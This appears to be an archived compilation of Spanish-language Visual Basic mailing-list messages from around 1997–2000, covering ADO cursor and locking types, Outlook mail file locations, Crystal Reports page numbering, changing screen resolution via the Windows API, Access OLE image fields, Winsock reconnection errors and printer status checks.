Este tipo de cursores tienen la misma flexibilidad de "Static cursor" para el movimiento. Adicionalmente cualquier cambio hecho por otros usuarios a los records seran inmediatamente visibles por recorset activo; pero no se veran adiciones o borrados (deletes) hechos por otros usuarios.

Es obvio saber que un cursor de este tipo es mucho mas "costoso" en terminos de recursos de sistema, si a esto agregamos el hecho que este tipo de cursor solo puede ser usado en Cursores del lado del Server (Server side cursor) entonces tendremos un problema en terminos de "escalabilidad" ya que pocos usuarios podrian causar "atoros" en el server.

Dynamic (adOpenDynamic)
Caramba, por favor traten de evitarlo... :-), en verdad es muy "pesado".
Tiene toda la flexibilidad del cursor tipo Keyset, con la ventaja de que se pueden "ver" ademas los borrados (deletes) o adiciones hechos por otros usuarios en el recorset.

Traten de evitarlo pues en terminos de "escalabilidad" es una calamidad.

TERCERA PARTE (ultima)

En esta tercera y ultima entrega escribire sobre las diferentes estrategias de bloqueo (locking strategies) que reconoce ADO para poder garantizar la integridad de la data.

Tambien, al finalizar, hare un resumen sobre algunos criterios que se pueden tener al momento de elegir un Cursor para el recorset (su lado, su tipo y su estrategia de bloqueo, "CursorLocation", "CursorType" y "LockType").

Estrategias de bloqueo (Locking Strategies)

En lo que refiere a ADO existen cuatro tipos de estrategias de bloqueo: Read-Only (solo para lectura), Pessimistic, Optimistic y Batch-Optimistic. (la propiedad LockType del objeto recorset debe ser establecida antes de abrir el recorset)

Ejemplo:

```
MiRocord.LockType = adLockReadOnly
MiRecord.Open
```

Las estrategias de bloqueo nos ayudan a garantizar la integridad de la data en el momento de actualizar la misma despues de manipularla mientras esta a nuestra disposicion a traves de un recorset. Sobre todo nos permitira elegir la estrategia que consideremos adecuada para evitar conflictos de data si es que dos o mas usuarios tratan de acceder y manipular la misma data al mismo tiempo.
Pintando esto un poco mas imaginemos que el vendedor A esta haciendo la venta de 3 unidades del producto X que en inventario se le presentan 5 unidades; por otro lado el vendedor B tambien esta haciendo una venta del producto X y necesita 4 unidades; aqui claramente hay un problema de "timing", si ambos leen que hay 5 unidades en algun momento habra un conflicto de cantidades si ambos llegan a finalizar la venta. Las diferentes estrategias de bloqueo nos permitiran manejar este tipo de circunstancias de
una manera relativamente simple.

Read-Only (adLockreadOnly)
Cuando un cursor es abierto con esta opcion entonces el usuario no podra alterar ni adicionar ni borrar ninguno de los registros del recorset. Esto obviamente

garantiza que no habra conflictos con cualquier manipulacion que otro usuario pueda hacer a la data en ese momento.
Este tipo de bloqueo es muy util cuando uno esta seguro que no se alterara la data (solo para consulta). Una combinacion de este tipo de bloqueo con un cursor tipo Forward-Only producira el cursor mas "economico" disponible en terminos de recursos (solo puede Cursor ser en el lado del Server). Usado ampliamente para consultas de data.

Pessimistic (adLockPessimistic)
Este tipo de bloqueo garantiza que ningun otro usuario podra manipular la data presente en nuestra recorset mientras este se ecuentra abierto. Este tipo de estrategia, si bien nos evita manipular conflictos puede ser un poco peligroso si un cliente deja abierto del recorset por mucho rato de tal manera que nadie mas pueda accesar a esa data y manipularla. (solo disponible el cursores del lado del server)

Optimistic (adLockOptimistic)
No hay ninguna garantia que el record en edicion no presentara conflictos al momento de hacer update (hay que usar las estrategias de captura de conflictos indicados en la segunda parte). El record solamente sera bloqueado mientras este en proceso de Update.

Batch Optimistic (adLockBatchOptimistic)
Para updates hechos con el metodo updateBatch del objeto recorset. Todos los cambios hechos al recordset se capturan en un cache desde el momento que se abre el recorset con esta estrategia de bloqueo; al momento de hacer UpdateBatch hay que analizar la coleccion de errores del objeto coneccion (Connection object) para capturar los conflictos que hayan ocurrido en el momento del Update.

ESCOGIENDO UNA OPCION DE CURSOR.

Como hemos visto a traves de estas tres entregas la eleccion de un cursor adecuado dependera basicamente de un buen analisis de las aplicaciones que tendra el sistema que se esta desarrolando.

Sera Monousuario?.. si es asi, se ampliara a sistemas multiusurio?, de ser multiusuario, habran muchos usuarios accesando a la misma data a la vez?, sera n sistema 2 Tier (dos capas?) o sera uno de N-tier (N capas).
Tambien podriamos no usar ningun tipo de Cursor en particular (que tal si usamos un sistema Client/server, donde todo la manipulacion de la data se hace en el server o en un server que se dedique a eso "Data server").

En cualquier caso, lo que debemos tener en cuenta a la hora de elegir un cursor es Construir un cursor que use la menor cantidad de recursos posibles de todo el sistema y que aun sea util, que aun haga el trabajo bien.

Recuerden siempre que el mas economico de todos es el que combina Forward-Only con bloqueo Read-Only y corre del lado del servidor. Traten en lo posible de usar este tipo de cusores a partir de ahi y si necesitan mas recursos traten de usar otras alternativas que sean siempre economicas y hagan bien su trabajo.

Adicionalmente, yo recomendaria usar en lo posible Store Procedures (SP) y encargar al server todo el trabajo de actualizacion de data, incluyendo el manejo de posibles conflictos.

Hasta aca termino el presente articulo que espero sirva a algunos de nosotros como partida para entender un poco mas los diferentes "sabores" de ADO.

Oswaldo D'Acevedo
Oswaldo@Heuristika.com

Mensaje enviado por "Oswaldo D'Acevedo" <Oswaldo@heuristika.com>

Amigos:

Hace unos dias Albin (el habitante de este universo :-)) me envio un e-mail con una serie de consultas y/o dudas que le habian surgido a partir del aporte que envie hace unas semanas sobre ADO y sus Cursores.
Este aporte esta integramente publicado en la Pagina de Jose Rubi http://www.ctv.es/USERS/jrubi que es una magnifica pagina donde se recopila muchos de los aportes hechos aca por nosotros y algunas otras fuentes (incluido,claro esta, mucho del esfuerzo propio de Jose quien merece gran reconocimiento por su labor).

Las dudas planteadas por Albin me las hizo a titulo personal pero me dio la libertar de publicar la respuesta para que todos los de la lista la puedan leer y tal vez aclarar algunas dudas y (lo que seria mejor) aportar algunas otras consideraciones.

Dicho la anterior y sugiriendo que lean primero el e-mil de Albin (a pie de este mail) paso a responder y aclarar:

Sistema de N-capas o "N-Tier systems" (por su nomenclarura en Ingles) : Un sistema N-capas basicamente se encarga de distribuir las diferentes servicios de un sistema en diferentes computadoras u ordenadores, incluyendo sistemas donde el Internet es un medio de enlace.
Un sistema tipico de N-tier es el WEB, asi el "user service" estaria encargado a los "Browsers" en las computadoras alrededor del mundo (primer Tier), el "Business services" estaria encargado a los WEB servers (IIS, apache, etc) (segundo Tier) y un "Data Service" estaria encargado a los "Data Centers" (MS-SQL, Oracle, MySQL, etc).
este seria un tipico 3-Tier system.
Sin embargo facilemente podrian incrementarse otros tipos de servicios en diferentes computadoras que harian del sistema un generico N-tier system o sistema de N-capas , podriamos tal vez pensar en un MTS Server (que se encargaria de administrar transacciones para efectos de integridad de data ademas de ser un magnifico administrador de "concurrencias" para optimizar la performace del sistema), o de MSQUE (administrador de colas de trabajos) Site Server (e-comerce), Mail servers, etc.
Cuando uno trabaja solamente en una maquina (Stand alone) entonces se tiene un sistema de 1 capa o 1 Tier system, si por el contrario trabajamos en un systema "Cliente/servidor" (el mas difundido actuamente) que implica el uso de Una estacion de trabajo y un servidor de Data (Access o SQL o Oracle) a traves de queries o Store Procedures entonces estaremos hablando de un sistema de 2 Capas o 2-Tier system, que repito es el mas difundido aun en todo el planeta aunque con el advenimiento de la internet los sistemas N-Tier estan creciendo rapidamente.

De lo anterior, Albin, deduciras que no hay diferencias entre ADO y sistemas "Cliente/Servidor" ya que son conceptos que no se pueden comparar. ADO es una Objeto del tipo ActiveX que nos serve para poder acceder a la data. Lo moderno de ADO es que no se limita a la data tipica de Bases de Datos relacionales o ISAM (Access, SQL, Oracle, etc) sino que tambien se puede facilmente acceder a data tan disimiles como e-mail data, Index data , etc. la unica condicion es que exista un "provider" (data consumer) que pueda "enteder" la estructura de la data a leer y

nos la entrege en formato de "Redorset" para nuestra "manipulacion". Sistemas "Cliente/servidor" como
mencione arriba es una manera de diseñar un sistema de tal manera que las diferentes labores de dicho sistema se distrubuyan en al menos dos Computadoras separadas fisicamente.

Lo que puede haberte confundido es el hecho que con un recorset de ADO puede en el lado del cliente hacer cierta validacion logica para la integridad de la data cuando este es el trabajo tipico del servidor de data en un sitema "Cliente/servidor" o del "Business Server" en un tipico N-Tier System.

ADO en absoluto necesita de ODBC para poder trabajar, por el contrario ADO nacio (ente otras cosas) para evitar en lo posible el uso de ODBC pues este es muy costoso en terminos de eficiencia. ODBC fue creado para acceder en lo posible a cualquier tipo de data siempre y cuando seta del tipo Base de Dato Relacional, mietras ADO (y en especifico OLE-DB) ha nacido para acceder a cualquier tipo de data (Universal Data Access de Microsoft) incluido, claro esta, las bases de dato relacionales.

Como cosa adicional ADO tambien permite acceder a bases de dato a traves de ODBC, sobre todo para aquellos tipos de datos que pudiendose acceder a traves de ODBC no existe un "provider" especifico de OLE-DB, de tal manera que ADO debera hacer uso de un "ODBC provider" para acceder a ella.

Debo aclararte que efectivamente ODBC no solo se encarga de darle el "Path" a una aplicacion para el acceso a la data sino que "standariza" el lenguaje de acceso a la misma (SQL Language) ademas de normar algunas reglas de seguridad. ADO y OLE-DB tambien norman ese lenguaje pero no se limitan a bases de datos Relacionales.

La capacidad que tienen Ciertas bases de datos de permiter acceso simultaneo a su data es inherente a ella misma y no a la capacidad de Windows ni al Uso de ODBC u OLE-DB para su acceso.

Respecto al bloqueo del tipo "Read Only", esto signifca que el recorset que se ha abierto solo puede ser usado para "leer" la data mas no para modificarla, esto se refiere al usuario o rutina o programa que hara uso de ese recorset. Mientras este usuario esta leyendo esa data, cualquier otro usuario o rutina u otro programa podra acceder a esa data y manipularla.

La ventaja de Read Only es que consume pocos recursos del sistema y si uno sabe de antemano que solo se quiere la data para consulta lo mejor sera usar ese bloqueo y, si ademas solo queremos la data para mostrarla (en un grid por ejemplo), efectivamente lo mejor sera abrirla "forward Only" y poblar el grid. Pero se me ocurre que podriamos querer usar al menos adOpenStatic en circunstancias donde no haya algun control donde preservar la data y querramos "pasearnos" por ella de manera dinamica (ADO trabaja
magnificamente con recorset desconectados y siempre es del tipo Static y del lado del cliente).

El Bloqueo pesimista garantiza que el record activo o en edicion en el cursor estara bloqueado para cuanquiera otro que pretenda usarlo, pero este se liberara al mover el cursor a otro record o cuanbdo se cierra el recorset. Pero estate claro que solo se refiere al registro en edicion no a todo el recorset.
Read only, como viste anteriormente, es todo lo contrario, no bloquea absolutamnte nada ya que no es posible la edicion de la data.

Lo que permite Keyset es registrar los cambios hechos por otros usuarion o programas a la data que actualmente tiene el recorset (pero solo las modificiones, no las adiciones o borrados hechos por otros). de tal manera que el valor de un

record puede ser digamos 10 al momento de abrir el recorset, pero si otro programa u otro usuario lo cambia a 12 entonces ese cambio se reflejara en el recorset abierto por el primero, es decir el 10 se convertira en 12

Dynamic tambien refleja las adiciones y Borrados hechos por otros programas o usuarios. Estos dos ultimos tienen un alto costo en terminos de usos de recursos.

En el caso de Static, donde no se refleja en el recorset los valores "variados" de un recorset como es Keyset o Dynamic, puedes, efectivamente, usar las propiedas Field.value, Field.OriginalValue y Field.UnderlayinValue, para comparar si hay variaciones y tomar diciciones de que hacer en ese caso.

En un recorset que no es ReadOnly el record que esta activo esta siempre en edicion, no necesita indicarse que se hara una edicion. Lo que si hay es una propiedad EditMode que te indica que tipo de "edicion" se ha hecho en el recorset (borrado, adicionado, editado en si o ninguna edicion).

Respecto a si cambiar a VB6 o no mi respuesta final seria Si, hace unos meses me preguntaron algo parecido y conteste que si ya que VB6 con su SP3 esta suficiente maduro para confiar en el. En tu caso veo que trabajas basicamante en sistemas "Stand Alone" no en sietemas en Red o Multiusuarios, ahi no veras gran ventaja. Pero si por el contrario decides empezar a programar en ADO en sistemas N-Tier o en sistemas de Internet, entonces VB6 tiene algunas herramientas de desarrollo que VB5 no posee (ademas de algunas funciones adicionales com Replace, split, etc que VB5 no tenia). Ademas hay algunos controles que hacen uso de ADO de una manera mas efeciente (ADODC,
etc).

Bueno, lo anterior es bastabte grande, espero que sirva de ayuda

Saludos

Oswaldo

> > -----Original Message-----
> > From: Un habitante de este Universo [mailto:albin@arrakis.es]
> > Sent: Monday, January 10, 2000 11:15 AM
> > To: Oswaldo D'Acevedo
> > Subject: ADO ... Cursores, Bloqueos.
> >
> >
> >
> > Saludos,
> >
> > Cuando enviaste tu colaboración a modo de tutorial sobre ADO la guardé
> > automaticamente porque sabía que acabaría usandola, desde luego ha sido
> muy
> > util, ten en cuenta que solo sabía que ADO existía y que algo hacia
> > parecidito al DAO que usaba yo... Gracias majete, pero...
> >
> > Hay varias explicaciones que no me quedan claras, y otras que son pura
> > duda:
> > - ¿Que es un sistema N-Capas?
> > - ¿Que diferencia hay entre ADO y un sistema Cliente/Servidor?
> > - ¿ADO implica que estoy usando ODBC? ¿ODBC implica algo mas que, en
lugar
> > de decirle el Path de mi base de datos, configurarla en el Panel de

> Control
> > del Windows y luego hacer referencia a esa configuración? ¿La utilidad
> > reside en que varios ordenadores podrian abrir esta base de datos con
este
> > metodo y el Windows se encargaria de dar soporte a todos, digamos, a
hacer
> > de Servidor para esos clientes?
> >
> > - Si abro un RecordSet con bloqueo ReadOnly comentas que el/los
registro/s
> > solo pueden ser accedidos para leer datos ¿Por quien/que? ¿Por otros
> > RecordSets, de modo que pueden consultar, pero no pueden tocar hasta que
> yo
> > no haya acabado mis actualizaciones? ¿O tampoco este RecordSet puede
> > modificar datos? Porque de ser así, no vale la pena usarlo salvo en
> > Cursores Forward Only ¿O si merece la pena en otros, pero no he pensado
en
> > qué situacion podría ser interesante?
> > - Si abro un RecordSet con bloqueo Pesimista ¿Ningun otro RecordSet
podrá
> > obtener ningun tipo de informacion sobre los registros que este útilice?
> > ¿Entonces como pueden saber si no existe un cliente o es que esta siendo
> > bloqueado pesimistamente? ¿No se puede acceder para consultar? Si es que
> si
> > ¿Que diferencia hay con el ReadOnly?
> > - Los cursores de tipo KeySet y Dynamic según cuentas permiten saber si
ha
> > habido alguna modificación ¿Hacen saltar algun evento? Bueno, esto ya se
> > que no pero ¿Como puedo saberlo para actualizarlo en Tiempo Real? Si no
se
> > puede ¿Que diferencia hay pues con un Static y sus propiedades
> > Field.OriginalValue & Field.UndelayinValue?
> >
> > Lo que sucede, es que he estado haciendo pruebas de como se comporta
segun
> > lo que hago, y segun lo que he definido, y no entiendo de que me sirve
> > decirle "solo voy a leer" (ReadOnly) para que me bloquee el escribir,
> > cuando no pensaba hacerlo, y cuando de todos modos, aunque yo le dijera
> > "Igual escribo algo" (Pesimista) el va a seguir dejando a los demas que
> > escriban.
> >
> > He añorado el recordset.Edit ¿No existe o ahora se llama de otro modo?
> >
> > Si voy a usar ADO ¿Me recomiendas mudar a V.B. 6.0? Hago un poco de
pereza
> > porque solo de pensar que podría necesitar el SP3, y lo que ocupa, me
> > tiemblan las piernas.
> >
> > Como de costumbre, si crees que la consulta puede ser útil para mas
> > personas (osea que no soy tan tonto sino que tengo dudas razonables)
pues
> > enviame la respuesta por la lista, y adjunta mis dudas para que
comprendan
> > tus comentarios.
> >
> > Gracias por antenderme. Un abrazo,
> > albin@arrakis.es

>
>

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Busco Directorio de Outlook *(3 mensajes)*

Mensaje enviado por Víctor Villalobos Alvarado <victorv@seaboard.co.cr>

La información la graba dentro del directorio Windows, en una carpeta llamada Application Data, los correos los almacena en la carpeta identies y la libreta de direcciones dentro de Microsoft, todo esto dentro de la carpeta Application Data.

Mensaje enviado por Teodoro Rodriguez Alvarez <trodrig@www.imp.mx>

Necesitas copiar estos archoivos Outlook.prf y Outlook.pst que se encuentran en el directorio de windows, es donde se almacenan los mensajes.

At 12:46 p.m. 05/01/00 -0600, you wrote:
>Disculpen este tema que no es de VB, pero necesito cambiar información
>personal de una PC a otra. utilizo el Outlook para ver mis correos y
>obviamente los tengo en el disco duro, no en el del servidor.
>
>¿Cómo podría pasar esa información?, estoy pensando hacerlo manualmente,
>pero desconozco donde graba la información de los correos el Outlook ¿me
>podrían echar una mano?.

Mensaje enviado por "Jorge Escudero" <infomaxsa@infovia.com.ar>

Todo lo que tenes que hacer es copiar todos los archivos desde esta Carpeta:
C:\WINDOWS\Application Data\Identities\{14138F60-6D6F-11D3-9FBD-9D7A60248B6B}\Microsoft\Outlook Express

{14138F60-6D6F-11D3-9FBD-9D7A60248B6B} --- Esta Carpeta Varia segun las identidades de Outlook ---

Luego Desdes la pc a la que quieres importar los mensajes:
en OutLook ir a " Archivo -->> Importar Mensajes " y seguir los pasos.

Saludos, Jorge

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Cambiar el nº de página en Crystal Report

Mensaje enviado por "Luis Ja" <lmisiego@teleline.es>

Hola Defelippe:
Para poner el número de página que tu quieras, puedes hacer lo siguiente:

Insertar dos formulas en la sección "Título" de tu reporte. (Las puedes llamar por ejemplo "@NumeroPagina" y "@IniciarContador"). A la formula "@IniciarContador" le pones estas líneas en el "texto de la formula":

```
WhilePrintingRecords;
NumberVar Contador;
Contador :={@NumeroPagina}
```

Insertar una formula en la sección "Encabezado" (por ejemplo "@CalculoNumeroPagina" y le pones estas líneas en el "texto de la formula" :

```
WhilePrintingRecords;
NumberVar Contador;
Contador := Contador + 1
```

Desde tu aplicación tienes que pasar el valor a la formula "@NumeroPagina" (será el número de pagina anterior al que quieras).

Espero haber sido claro
Saludos
Luis Javier

-----Mensaje original-----
De: Defelippe José y Andrea <anjo@infovia.com.ar>
Para: Lista Visual Basic <vb-esp@ccc.uba.ar>
Fecha: viernes 24 de diciembre de 1999 0:44
Asunto: vb-esp : Ayuda con C.R. Por favor

Hola amigos listeros.

Mi pregunta es como puedo hacer para elegir el número de hoja en el C.R.
Es decir yo quiero poner en vez de hoja Nº 1, Hoja Nº 10

No se si se entiende lo que quiero.
Lo que estoy haciendo es un programa contable, en el cual tiene reportes de los libros diarios, mayores. etc. Y esos reportes tienen que estar rubricados, pero tengo que darle la posibilidad de que eliga el cliente el número de hoja por el cual empieza a rubricar, y que si tiene mas de una hoja que en la hoja dos me ponga el número siguiente.
Espero que entiendan lo que estoy preguntando.

Saldos

P.D.: Felices fiestas a todos.

José
anjo@infovia.com.ar

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Cambiar la resolución por código *(2 mensajes)*

On Mon, 24 Nov 1997, tronco wrote:

> Hola amigos.
>
> ¿Alguien me puede decir como cambiar la resolución del entorno Windows por
> código.?
>
> Imagino que será llamando a una función del API de Windows.
>
> ¿ Donde puedo además conseguir información de las funciones que componen
> cada DLL de Windows ?
>
> Gracias.
>

Te adjunto un fichero con un articulo del kb de Microsoft sobre el tema.

Saludos.

****

Jordi Garcia Busquets
jordi@hades.udg.es
Estudiante de 3o de informatica de gestion
Universidad de Girona. Catalunya. Espanna

****

Tip 204: Changing the Screen Resolution at Run Time in Visual Basic 4.0

February 28, 1996

Abstract

Because Microsoft Windows 95 users may have different screen resolution settings, you may need to set the screen resolution to a specific setting while your Microsoft® Visual Basic® version 4.0 application is running. This article explains how to change your screen resolution from within Visual Basic.

Setting the Screen Resolution

Under the Microsoft® Windows® 95 operating system, you can set your screen resolution by running the Display applet in Control Panel. In a Microsoft Visual Basic® version 4.0 application, you can use the Windows application programming interface (API) EnumDisplaySettings and ChangeDisplaySettings functions to change the screen resolution while your program is running.

The EnumDisplaySettings function allows you to retrieve information about your display's graphics modes. This information is then stored in a DEVMODE structure.

After you have interrogated the computer system with the EnumDisplaySettings function, you use the ChangeDisplaySettings function to tell the operating system to use a different screen resolution.

The ChangeDisplaySettings function lets you set the screen resolution to a different graphics mode. The DEVMODE structure holds the graphics mode information to which you want to change.

In the example program below, you first retrieve the current screen resolution information by calling the EnumDisplaySettings function. The DEVMODE structure contains the graphics modes information for the display type. Next, you modify the dmPelsWidth and dmPelsHeight fields in the DEVMODE structure to reflect the new screen resolution you want to set. Finally, you call the ChangeDisplaySettings function to tell the operating system to set the new screen resolution as the default resolution.

Example Program

This program shows how to set the screen resolution from within a Visual Basic application.

Create a new project in Visual Basic. Form1 is created by default.

Add the following code to the General Declarations section of Form1 (note that each Declare statement must be typed as a single line of code):

```
Option Explicit

Private Declare Function EnumDisplaySettings Lib "user32" Alias

   "EnumDisplaySettingsA" (ByVal lpszDeviceName As Long,

   ByVal iModeNum As Long, lpDevMode As Any) As Boolean


Private Declare Function ChangeDisplaySettings Lib "user32" Alias

   "ChangeDisplaySettingsA" (lpDevMode As Any, ByVal dwflags As Long) As Long


Const CCDEVICENAME = 32

Const CCFORMNAME = 32

Const DM_PELSWIDTH = &H80000

Const DM_PELSHEIGHT = &H100000


Private Type DEVMODE
```

```
    dmDeviceName As String * CCDEVICENAME
    dmSpecVersion As Integer
    dmDriverVersion As Integer
    dmSize As Integer
    dmDriverExtra As Integer

    dmFields As Long
    dmOrientation As Integer
    dmPaperSize As Integer
    dmPaperLength As Integer
    dmPaperWidth As Integer
    dmScale As Integer
    dmCopies As Integer
    dmDefaultSource As Integer
    dmPrintQuality As Integer
    dmColor As Integer
    dmDuplex As Integer
    dmYResolution As Integer
    dmTTOption As Integer
    dmCollate As Integer

    dmFormName As String * CCFORMNAME
    dmUnusedPadding As Integer
    dmBitsPerPel As Integer
    dmPelsWidth As Long
    dmPelsHeight As Long
    dmDisplayFlags As Long
    dmDisplayFrequency As Long
End Type
```

Dim DevM As DEVMODEAdd a Command Button control to Form1. Command1 is created by default.

Add the following code to the Click event for Command1:

```
Private Sub Command1_Click()

    Dim a As Boolean

    Dim i&

    i = 0

    Do

        a = EnumDisplaySettings(0&, i&, DevM)

        i = i + 1

    Loop Until (a = False)
```

End SubAdd a second Command Button control to Form1. Command2 is created by default.

Add the following code to the Click event for Command2:

```
Private Sub Command2_Click()

    Dim b&

    DevM.dmFields = DM_PELSWIDTH Or DM_PELSHEIGHT


    DevM.dmPelsWidth = 800

    DevM.dmPelsHeight = 600


    b = ChangeDisplaySettings(DevM, 0)
```

End SubRun the example program by pressing Click the first Command Button control. This retrieves all the graphics modes for your display. Next, click the second Command Button control to change the display's screen resolution to 800 x 600 graphics mode.

Additional References

"ChangeDisplaySettings QuickInfo Overview Group." (MSDN Library, SDK Documentation, Platform SDK)

"EnumDisplaySettings QuickInfo Overview Group." (MSDN Library, SDK Documentation, Platform SDK)

Mensaje enviado por "Lic. Liliana B. Olivera Rivas" <lorhab@concordia.com.ar>

Hola!!
Fijate si es lo que necesitas...
Suerte!!
Saludos.

----- Original Message -----
From: Francisco José Montilla Rojas <franco@mundomail.net>
To: Lista de Visual Basic <vb-esp@ccc.uba.ar>
Sent: Tuesday, December 15, 1998 4:11 PM
Subject: vb-esp : [ERR] y [API] Funciono

> Gracias, Luis, Carlos, Enrique y Jose por su ayuda, todos acertaron con
> su solucion de tratar todos los reportes con un solo control de crystal,
> funciona perfectamente.
>
> Tengo otra pregunta : ¿ como puedo determinar la resolucion de la
> pantalla ?, para mostrar mi formulario principal creado con una
> resolucion de 640x480 en una resolucion de 800x600, ademas necesito
> saber donde se deben declarar las API y como utilizarlas.
> --
> Francisco J. Montilla R. 1999. [http://pagina.de/fjm/]
> ¡ Si tienes problemas con este e-mail, escribe a: franco01@hotmail.com !
>
> If you have any problem with this e-mail box, just write to :
> franco01@hotmail.com !

chgres.zip resolpantalla.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Campo ole en Acces

Mensaje enviado por "Gustavo A. Heusdens" <gheusden@interserver.com.ar>

Hola!Suso

Para hacer lo que quieres tenés que crear un campo en la base de datos, y unas cuantas líneas en Visual Basic.

1. Base de Datos

Crear o usar un campo Objeto OLE. Los campos del tipo Objeto OLE se utilizan para almacenar datos, como documentos Word o Excel, imágenes, sonido y en general, otros tipos de datos binarios creados en otros programas. En Visual Basic el tipo corresponde a la constante dbLongBinary.

Existen dos maneras de almacenar datos en un campo Objeto OLE, Insertar y Vincular. Cuando se inserta una imagen forma parte del archivo de base de datos, a diferencia de Vinculados, en donde solo se guarda una referencia al objeto.

2. Visual Basic

Si propósito es visualizar rápidamente las imágenes y agregar datos de la manera más sencilla posible. Para visualizar la imagen se puede utilizar un PictureBox vinculado a un control Data. Simplemente la Propiedad DataSource es el Control Data interfaz DAO de la tabla o consulta de la Bases de Datos, y la propiedad DataField es el nombre del campo Objeto OLE.

Para almacenar las imágenes yo utilizo las capacidades Arrastrar y Soltar (Drag and Drop) de Windows. Es decir, desde elt Explorer, se arrastra el nombre del archivo y se suelta sobre el PictureBox vinculado al Campo.
Cuando se archive el registro (deplazándose hacia otro registro o usando un comando Actualizar), la imagen quedará guardada en la Base de Datos. Para implementar la capacidad de Arrastrar y Soltar, se necesitan dos pasos sencillos: Primero, fijar la propiedad OLEDropMode = 1 (Manual) del PictureBox. Segundo estas líneas de código en el evento OLEDragDrop:

```
    Prívate Sub Picture1_OLEDragDrop(Data As DataObject, _
                Effect As Long, Button As Integer, _
                Shift As Integer, x As Single, Y As Single _
                )
        '//DataObject contiene datos de tipo vbCFFiles
        On Error Resume Next
        Set Picture1.Picture = LoadPicture(Data.Files(1))
    End Sub
```

Trata de usar gráficos GIF o JPG en vez de BMP ya que reducirá dramáticamente el espacio empleado en la base de datos sin perder calidad. Para fotografías de alta calidad el formato JPG es el ideal.

Llevar la Imagen de la Base de Datos a un Archivo

Si queres llevar una imagen almacenada en la base de datos a un archivo, simplemente usa la instrucción SavePicture de Visual Basic, aplicada al PictureBox asociado a la imagen: SavePicture miPictureBox.Picture, NombreDeArchivo

Si un gráfico se cargó en la propiedad Picture de un objeto desde un archivo, ya sea en tiempo de diseño o en tiempo de ejecución, y es un mapa de bits, un icono, un metarchivo o un metarchivo mejorado, se guarda con el mismo formato que el archivo original. Si se trata de un archivo GIF o JPEG, SavePicture lo guardará como un archivo de mapa de bits. Los gráficos de la propiedad Image siempre se guardan como archivos de mapas de bits (.BMP), cualquiera que sea su formato original. Use SavePicture miPicture.Image, NombreDeArchivo para archivar gráficos creados con Métodos Gráficos. Por otra parte, la base de datos almacena en formato original del archivo de imagen.

Espero que te sea útil

Gustavo

>=====================
>----- Original Message -----
>From: suso <jlcubas@retemail.es>
>To: <vb-esp@ccc.uba.ar>
>Sent: Saturday, January 15, 2000 3:26 AM
>Subject: vb-esp : campo ole en Acces
>
>
> > Hola a todos otra vez...aqui les traigo otra pregunta....:)
> > Ya se que puede parecer una pregunta tonta..pero..como puedo..si es que
se
> > puede (porque lo he leido en algun sitio que se puede añadir un campo
OLE
>a
> > una base de datos de Access..por mas que lo he buscado..en ningun sitio
lo
> > dice..ya que en el diseñador de bases de datos de VB no viene ningun
campo
> > que se llame OLE...lo necesito porque quiero almacenar una imagen en ese
> > campo para despues pasarla al un picture o similar, retocarla un
> > poquito..no mucho..y si fuera posible darle un zoom ya que l aimagen no
> > puede aparecer toda de golpe. ya que le tengo que poner barras de scroll
> > vertical y/o horizontal...para poder ver mejor algunas partes de esa
> > imagen...guardarla otra vez..si hay una manera mas sencilla..como
>guardarla
> > en un campo memo o algo..pero el caso es que solo la guarda en BMP..con
lo
> > que la base engordaria mucho acausa de estos graficos en BMP..ya que mi
> > intencion es guardarla en jpg o similar..gracias por adelantado a
>todos..y
> > perdonad por daros la vara otra vez...
> >
> > Un saludo
> > Suso
> > jlcubas@retemail.es
> > Islas Canarias
> > España

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Cerrar conexion con el servidor

Mensaje enviado por Diego Buendía <diegobb@teleline.es>

El control Winsock tiene una temporización de unos dos minutos durante la cual mantiene retenido el puerto que has utilizado. Esto (lo leí en MSDN hace tiempo) no es un bug sino una decisión de diseño que tomaron cuando tuvieron que simplificar lo que es la librería Winsock para empaquetarla en el OCX. También daban una solución que consistía en usar el LocalPort = 0 antes de reconectar (de ese modo el puerto que usa el cliente se aloja de forma dinámica).

Diego Buendía
Barcelona, Spain
diegobb@teleline.es

----- Original Message -----
From: Ragnarok <ragnarok@gcomm.com>
To: visual <vb-esp@ccc.uba.ar>
Sent: Sunday, December 12, 1999 9:18 AM
Subject: vb-esp : [WSK] - Cerrar conexion con el servidor

> Hola alguno me puedo explicar esto que me esta pasando..
> estoy usando el winsock para conectarme a un POP3, todo en orden hago >un tcp1.RemoteHost Host,Puerto
> y todo en orden..
> hago todo el trabajo sobre los mensajes
> mando un QUIT al server parea terminar la conexion
> el server me responde:
> +OK Have a nice day!
>
> y despues de recibir esto hago un
> tcp1.Close
>
> pero si quiero hacer de nuevo un tcp1.connect host,port
> me tira el siguiente error
> Error 10048 - Direccion en uso..
> yo ante me fijo y la conexion esta en 0 o sea que podria volverve a
> conectar...
> tambien hago un netstat en la consola y veo que quedan las conexiones
> abiertas con TIME_WAIT ..no se que hacer..como hacen uds para conectar
> al mismo lugar dos veceS!!?!!!

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Comprobar el estado de la impresora

Mensaje enviado por "Lic. Liliana Olivera Rivas" <lorhab@concordia.com.ar>

Las funciones de la API de Windows para comprobar el estado de una impresora requieren que haya un documento en el spooler.
Esta restricción obliga, en la mayoría de los casos, a mandar un trabajo de impresión para detectar el estado de la impresora. Para evitar este incoveniente se puede abrir el puerto de la impresora (normalmente lpt1) con CreateFile y tratarlo como un puerto de comunicaciones normal. La API ClearCommError permite detectar errores en el puerto.

El siguiente ejemplo muestra cómo examinar el estado de una impresora (este método sólo funciona para impresoras locales) :

1.Cree un nuevo proyecto.
2.Añada un módulo de proyecto.
3.Copie el siguiente código en el módulo de proyecto:

```
Public Const GENERIC_WRITE = &H40000000
Public Const GENERIC_READ = &H80000000
Public Const FILE_ATTRIBUTE_NORMAL = &H80
Public Const CREATE_ALWAYS = 2
Public Const OPEN_ALWAYS = 4
Public Const INVALID_HANDLE_VALUE = -1

Public Type COMSTAT
  Filler1 As Long
  Filler2 As Long
  Filler3 As Long
  Filler4 As Long
  Filler5 As Long
  Filler6 As Long
  Filler7 As Long
  Filler8 As Long
  Filler9 As Long
  Filler10 As Long
End Type

Declare Function CreateFile Lib "kernel32" _
     Alias "CreateFileA" (ByVal lpFileName As String, _
     ByVal dwDesiredAccess As Long, ByVal dwShareMode As Long, _
